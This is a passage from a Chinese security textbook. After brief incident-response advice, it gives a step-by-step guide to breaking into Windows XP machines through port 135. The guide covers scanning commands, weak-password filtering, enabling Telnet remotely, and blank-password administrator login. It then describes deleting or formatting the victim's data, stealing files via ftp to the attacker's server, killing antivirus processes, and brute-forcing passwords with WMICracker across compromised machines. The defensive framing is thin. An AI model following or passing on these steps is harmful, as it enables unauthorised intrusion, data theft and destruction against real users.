一旦了解形势之后，就应着手去采取行动，至少是一个短期行动。首先应切断内部网络与 Internet 之间的连接，具体操作要看环境。

① 能否关闭服务器？需要关闭它吗？若有能力，可以这样做。若不能，也可关闭一些服务。

② 是否关心追踪黑客？若打算如此，则不要关闭 Internet 连接，因为这会失去入侵者的踪迹。

③ 若关闭服务器，是否能承受得起失去一些必需的有用系统信息的损失？

(3) 分析问题。

必须有一个计划，合理安排时间。当系统已被入侵时，应全盘考虑新近发生的事情，当已识别安全漏洞并将进行修补时，要保证修补不会引起另一个安全漏洞。

(4) 采取行动。

实施紧急反应计划时，确保上司、用户以及服务提供商都意识到这个问题。无须给他们太多信息，特别在技术方面，但应给他们合理的时间以恢复系统。

最后，修复安全漏洞并恢复系统。应记录整个事情的发生，从中吸取经验并编档保存。

3. 对黑客采取行动，抓住入侵者

抓住入侵者是很困难的，特别是当他们故意掩藏行迹的时候。机会在于是否能准确击中黑客的攻击，这将是偶然的，而非有把握的。然而，尽管击中黑客需要等待机会，遵循如下原则会大有帮助。

(1) 注意经常定期检查登录文件和日志文件。特别是那些由系统登录服务和 wtmp 文件生成的内容。

(2) 注意不寻常的主机连接及连接次数，通知用户，将使消除入侵可能性变得更为容易。

(3) 注意那些原不经常使用却突然变得活跃的账户。应该禁止或干脆删去这些不用的账户。

(4) 预计黑客光顾网络的时间(一般在周六、周日和节假日下午 6 点至上午 8 点之间光顾，但他们也可能随时光顾)。在这些时段里，每隔一段时间(如 10 分钟)运行一次 shell script 文件或系统监视器，记录所有的过程及网络连接。

6.8 入侵 Windows XP 的实例

如果要防范从远程对 Windows XP 网络的入侵，最好的办法还是研究一下入侵的基本方法。只有做到知己知彼，才能更好地防范入侵。

6.8.1 通过端口入侵

所谓端口入侵，首先就要找对方的漏洞，例如，135 入侵就是从对方的 135 端口入侵，这是个相当敏感的端口，冲击波病毒就是利用了这个端口。

入侵的第 1 步就是扫描网上开启了 135 端口的电脑。扫描工具有很多，以“S 扫描器”为例，它的速度比较快。输入如下命令：

stcp 192.168.11.0 192.168.11.255 135 100 /save

两段 IP 地址分别是扫描的开始地址和结束地址，后面 135 表示端口号，100 表示同时开启的扫描线程数，数字越大扫描速度就越快，但也更容易出现漏扫(Windows XP SP2 默认限制 TCP/IP 线程数为 10，要用修改工具改掉这个限制才行)。/save 表示把扫描结果保存到一个名为 Result.txt 的文本文件里。

第 2 步是从开启了 135 端口的电脑中筛选出可以入侵的电脑，用到的工具是 NTscan。打开刚才生成的 Result.txt 文件，删除多余的信息，只留下 IP 地址，然后保存。接着用 NTsacn 打开该文件，选择 WMI 扫描，在端口一栏输入 135，就可开始进行筛选。

NTscan 会根据字典文件中设置的用户名和口令来筛选出那些空口令或者弱口令的电脑(注：字典文件是 NT_user.dic 和 NT_pass.dic 这两个文件，可以自行修改其内容)。NTsacn 会把扫描结果保存到 NTscan.txt 文件里。

第 3 步是用 Recton 来远程开启对方的 Telnet 功能。打开 Recton，选择 Telnet，从 NTscan.txt 文件中随便找个地址如 222.241.193.107，把它输入到远程主机一栏，再填入用户名和密码，单击“开始执行”按钮，Recton 就会自动利用 135 漏洞去开启对方的 Telnet 功能，当然这一过程不是每次都能成功，开启成功后下面的提示框就会显示相关信息。

第 4 步是 Telnet 登录到对方的电脑。单击“开始”|“运行”，输入 cmd，按 Enter 键，在命令提示符模式下，输入 telnet 222.241.193.107，按 Enter 键，就会出现 Telnet 登录界面。如果对方的操作系统是 Windows XP，就会提示“您将要把您的密码信息送到 Internet 区内的一台远程计算机上。这可能不安全。您还要送吗(y/n)：”。选择 n，否则会退出连接。当输入用户名 administrator，密码为空，按 Enter 键后，等待一会，就能进入对方的电脑了。这样一来，入侵就成功了。

用 Telnet 登录对方的电脑后，就好像在本机运行 cmd 程序一样，可以删除和窃取文件。入侵成功后可以用 del 命令删除对方电脑上的文件，甚至可以用 format 命令格式化对方的硬盘。如何在 DOS 状态下把对方的文件偷走呢？这就要用到 FTP 命令。可以在网上申请有 FTP 功能的主页空间，或者在自己的电脑上安装 Serv-U，把自己的电脑变成 FTP 服务器。然后在对方的电脑里输入 ftp x.x.x.x，输入用户名和密码，就能登录到 FTP 服务器。之后使用“put 文件名.扩展名”命令就能把文件传到自己的 FTP 服务器上去。如果要上传大量文件，可以把文件列表复制下来，用 UltraEdit 来编辑成批处理命令即可。这比用那些有图形界面的木马程序偷文件要快得多。

入侵成功后还可以种植木马，种植木马成功的条件是木马不会被对方电脑的杀毒软件查杀，但现在杀毒软件种类繁多，升级病毒库也越来越频繁，加壳或修改特征码不一定会成功免杀。在 Telnet 模式下关闭对方电脑的杀毒软件，可以使用杀进程工具 pskill 来杀掉杀毒软件进程，或者用 Windows 自带的 taskkill 和 net stop 等命令来关闭杀毒软件进程或服务。不过现在有的杀毒软件本身有了进程保护措施，可以防止自身进程被非法关闭。除此之外，还有人提出把病毒库“掏空”的观点，就是破坏对方的病毒库，这样对方的杀毒软件就毫无作用了。

所有的入侵都涉及以管理员用户账号 root 或 admin 权限登录到某一计算机或网络。

入侵的第 1 步往往是对目标计算机或端口扫描(portscan)。建立在目标计算机开放端口上的攻击是相当有效的。XP 机器的端口信息的显示和 UNIX 的不同。因此,一般能区分出目标计算机所运行的是哪个操作系统。

通过种植木马能够监控对方的屏幕甚至远程控制对方的桌面,但是控制对方的鼠标和键盘很容易被发现,所以黑客更倾向于使用 Windows 的远程桌面功能。Windows XP 默认只支持一个用户登录。但是,只要把 3389 破解工具传到对方的电脑里,就能破解该限制,实现 Windows XP 的多用户同时登录,这样黑客就可以用远程桌面连接到对方电脑,和操作自己的电脑一样,自然方便多了。

6.8.2 口令破解

如果入侵者进入了一个系统,他就可以干好几件事,例如,先进行密码破解,然后留下后门。

入侵者一般采取以下手段来获取远程主机的管理员密码:弱口令扫描(找到存在弱口令的主机密码监听);通过 Sniffer(监听器)监听;暴力破解(获取密码只是时间问题)及其他方法(如种植木马、安装键盘记录程序)等。下面介绍在 XP 系统下是如何通过口令破解进行入侵的。

首先入侵者通过网络连到目标机器,要登录到计算机系统,需要对方的账户密码。可以使用远程暴力破解工具(比如 WMICracker),利用黑客字典获取账号密码。暴力破解最终都能破解密码,当入侵者无法找到目标系统的缺陷时,暴力破解便是最好的方法,暴力破解需要的是一个安排合理的字典文件和充足的时间。

破解前先建立黑客字典,可以使用流光软件中的黑客字典工具,通过选择“工具”|“字典工具”|“黑客字典工具”命令在流光中打开黑客字典,如图 6-4 所示。




图 6-4 黑客字典界面

假设入侵者要使用黑客流光字典产生一个符合如下要求的密码文件:3 位字母(a~g)

和两位数字(0～9)的组合、首字母大写、数字在字母之后。则打开字典工具，在“设置”选项卡中设置字母和数字范围。如图 6-5 所示。

然后，再在“选项”选项卡中设置仅仅首字母大写，如图 6-6 所示。



图 6-5　产生密码文件



图 6-6　设置选项卡

密码文件创建之后，在“文件存放位置”选项卡选择存放字典文件的位置。如图 6-7 所示。




图 6-7　保存密码文件

如果上面的设置属性符合要求，可以单击“开始”按钮，生成密码字典。如图 6-8 所示。




图 6-8　生成密码字典

生成密码字典之后可以打开密码文件来查看生成的密码。如图 6-9 所示。




图 6-9　密码文件内容

实际中密码长度很大，生成的密码字典文件很大，如果使用一台主机进行暴力破解，恐怕需要几十年甚至几百年。现在，入侵者往往将较大的密码文件分成多份，然后上传到几十台或几百台“肉鸡”上，让不同的“肉鸡”来破解不同的密码文件。

WMICracker 是一款破解 NT 主机账号密码的工具，是 Windows NT/2000/XP/2003 的密码杀手，破解时需要目标主机开放 135 端口。使用方法：WMICracker. exe<IP><username><PasswordFile>[Threads]。其中：

<IP>：目标 IP。

<username>：待破解的账号，必须属于管理员组。

<PasswordFile>：密码文件。

<Threads>：线程数，默认为 80。

